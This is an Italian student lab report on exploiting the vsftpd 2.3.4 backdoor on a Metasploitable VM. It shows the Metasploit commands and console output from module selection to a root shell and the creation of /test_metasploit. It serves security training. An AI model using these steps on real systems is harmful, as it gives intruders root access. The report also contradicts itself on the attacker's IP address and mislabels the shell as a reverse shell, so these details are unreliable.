Traccia:

Partendo dall'esercizio guidato visto nella lezione teorica, vi chiediamo di completare una sessione di hacking sulla macchina **Metasploitable**, sul servizio **«vsftpd»** (lo stesso visto in lezione teorica).

L'unica differenza, sarà l'indirizzo della vostra macchina **Metasploitable**. Configuratelo come di seguito: **192.168.1.149/24.**

Una volta ottenuta la sessione sulla **Metasploitable**, create una cartella con il **comando mkdir nella directory di root (/)**. Chiamate la cartella **test_metasploit.**

Introduzione

Questo report descrive una sessione di hacking condotta utilizzando Metasploit sulla macchina Metasploitable. L'obiettivo dell'esercitazione è sfruttare una vulnerabilità nel servizio vsftpd per ottenere l'accesso alla macchina target e creare una cartella nella directory di root.

Configurazione dell'Ambiente

L'ambiente di test è costituito da due macchine virtuali: Kali Linux e Metasploitable. Le macchine sono configurate su rete bridge. Gli indirizzi IP utilizzati sono:

- **Kali Linux**: 192.168.50.100

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.150  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::bcd2:e647:4a0b:3e23  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:1e:36:4a  txqueuelen 1000  (Ethernet)
        RX packets 148  bytes 11349 (11.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 27  bytes 3324 (3.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$
```

- **Metasploitable**: 192.168.1.149/24


```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:82:dd:d6
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe82:ddd6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:70 errors:0 dropped:0 overruns:0 frame:0
          TX packets:74 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6130 (5.9 KB)  TX bytes:7201 (7.0 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:96 errors:0 dropped:0 overruns:0 frame:0
          TX packets:96 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21437 (20.9 KB)  TX bytes:21437 (20.9 KB)

msfadmin@metasploitable:~$
```

Preparazione

1. **Avvio di Metasploit**:
    - Su Kali Linux, avviare Metasploit con il comando **msfconsole**.



Ricerca e Configurazione dell'Exploit

1. **Ricerca dell'Exploit**:
    - Utilizzare il comando **search vsftpd** per cercare exploit associati al servizio vsftpd vulnerabile.

2. **Selezione dell'Exploit**:
    - Individuare l'exploit appropriato dalla lista e selezionarlo con il comando **use** seguito dal path dell'exploit.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

3. **Configurazione dei Parametri**:
    - Verificare i parametri richiesti con **show options**.
    - Configurare l'indirizzo IP della macchina vittima con **set RHOSTS 192.168.1.149**.
    - Verificare che la porta sia settata su 21 (TCP), la porta standard del servizio vsftpd.
    - Verificare payloads disponibili.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.149
rhosts => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                      normal  No     Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```


Esecuzione dell'Exploit

1. **Lancio dell'Exploit**:
    - Lanciare l'exploit con il comando **exploit**.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.150:42899 → 192.168.1.149:6200) at 2024-06-03 11:12:06 -0400
```


2. **Ottenimento della Shell**:
    - Una volta ottenuta la shell tramite una reverse shell, verificare l'accesso eseguendo comandi sulla macchina Metasploitable.

- Ottenuta la shell, verifichiamo con ifconfig se l'indirizzo ip corrisponde a metaspoitable.




Creazione della Cartella

1. **Creazione della Cartella nella Root**:
   - Utilizzare il comando **mkdir /test_metasploit** per creare la cartella denominata "test_metasploit" nella directory di root della macchina Metasploitable.



2. **Verifica della Creazione**:
   - Verificare che la cartella sia stata creata correttamente controllando nella directory di root.



Conclusioni

L'esercitazione dimostra l'efficacia dell'utilizzo di Metasploit per sfruttare vulnerabilità note nei servizi di rete. L'operazione ha permesso di ottenere l'accesso alla macchina Metasploitable e di eseguire comandi con privilegi elevati, confermando la creazione della cartella richiesta.